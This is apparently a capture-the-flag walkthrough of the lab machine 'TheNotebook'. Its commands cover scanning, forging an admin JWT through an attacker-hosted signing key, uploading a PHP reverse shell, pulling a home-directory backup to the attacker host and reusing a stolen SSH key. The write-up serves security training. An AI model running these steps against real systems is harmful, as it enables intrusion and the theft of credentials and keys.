


┌──(root💀kali)-[/home/kali/Downloads]


└─# nmap -sV -v -A 10.10.10.230




<http://10.10.10.230/>











auth:"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9wcml2S2V5LmtleSJ9.eyJ1c2VybmFtZSI6InRlc3QxIiwiZW1haWwiOiJ0ZXN0MUBnbWFpbC5jb20iLCJhZG1pbl9jYXAiOjB9.SeOcTxl2DhAAWm\_u78yBL\_fXN\_a\_fcd6-mbExtJGgNl-QSNJNoVjqvA7lmPZWkM255svv7vy9PYrt1faUhx4CWZ\_jAMwQ8RM0D-YO3Y4fQ5P6Lm3V6j3nLMsQ-otx39GMQf9OZDZk6-Gz\_\_8Bl\_fqP-vGnd-pOIqehdw5d\_Lwcq885B1vTZR9ZytBev4QzdPy3bXrEVY4yFKwwZRP2wLfAfPLjxc5VJupGLxNEJUwhcsBLGKMyMAln5Jwu0vNbwqMnOR4WoOrcaIztv0ebGqAP4oq0iGpNfkQiv0Ur9zMNMuRGz\_c9S579OIqdnHQV47mj5n4k4oKxRLPP6R0CUTNNyz1KQAkolcfaxzByrW8Dbefpg05LqsxMbZvJtF3qtR0do6ldojq6I4sQ4ePoAO0QVfK\_1JIkN3x1oyHWN8sp5AHhnDz0gePSU\_k\_Au5eNxaLEr6XvrDbprLM7wIMZtTtoQwl\_7ImPT1a5te4bJJvOFeXx36e-heNOWQCI6HOXd0QFYJ8Hyd34cRgYca\_Io5dRCMbVbX8dRWjaFbKGC05zB1hWPqZOa5MzASQ4AZhOGt8M0VkPUGw8PPOcPar\_pSmQ\_YazOHQx0DUciztn7DA\_dAwwmKoVzIzvyYJpkUavRfVs2jOIx5cX36zYQeL\_AFxrg-HlX\_BUUILtcFQhgL-g"

<https://jwt.io/>




┌──(root💀kali)-[/home/kali/Downloads]


└─# openssl genrsa -out privKey.key 2048




┌──(root💀kali)-[/home/kali/Downloads]

└─# python -m SimpleHTTPServer 8081










And we get the final JWT token



Output: eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNC4xMzA6ODA4MS9wcml2S2V5LmtleSJ9.eyJ1c2VybmFtZSI6InRlc3QxIiwiZW1haWwiOiJ0ZXN0MUBnbWFpbC5jb20iLCJhZG1pbl9jYXAiOjF9.rXXRDvqR2nOsf6prd0-swSgJuA70NmxK9jtiZ2fz\_6m9EFAZKtZDjPHqlQAZe0NqNP2JjFF\_0ZP9roYAArVvRAdofnMkVCNb3GYAABqcAB5b4EL6ndgetHVW-1sQdLSi6JSuS5hdBZ20dNJ62\_dH3hyjOMkwXzEM9CQVFzXT4Ffwr\_rnF3UQriD1ToqVL7fP-TvLYnY3X2gylpIj8Ukbc1KDBw71N6i2A1rbNgsl0D1XsQwXVa1niONCLeV7GB1dWIq4edoabU4TNGhXpohMW-uoJBBwRCdS14uJb6OXvIgD3hpxHgU3rmMOzXPIoDQoMXS8YQB3b5IoNWeDqsA1JA


Now on browser replace the JWT value with new and refresh the page we can able to see admin panel on screen





┌──(root💀kali)-[/home/kali/Downloads]

└─# cp /usr/share/webshells/php/php-reverse-shell.php shell.php











Click on view button and we get the shell…




$ id

$ SHELL=/bin/bash script -q /dev/null




www-data@thenotebook:/$ cat /etc/passwd | grep bash



www-data@thenotebook:/$ cd /var/backups

www-data@thenotebook:/var/backups$ ls –la






www-data@thenotebook:/var/backups$ python3 -m http.server 8082




┌──(root💀kali)-[/home/kali/Downloads]


└─# wget http://10.10.10.230:8082/home.tar.gz




┌──(root💀kali)-[/home/kali/Downloads]

└─# tar -xzvf [home.tar.gz](http://home.tar.gz)








┌──(root💀kali)-[/home/…/Downloads/home/noah/.ssh]


└─# ssh noah@10.10.10.230 -i id\_rsa



noah@thenotebook:~$ id




noah@thenotebook:~$ ls –la





User.txt: b1597141d6ab0bb4ef697e377de530bf

noah@thenotebook:~$ sudo –l



noah@thenotebook:~$ docker –version

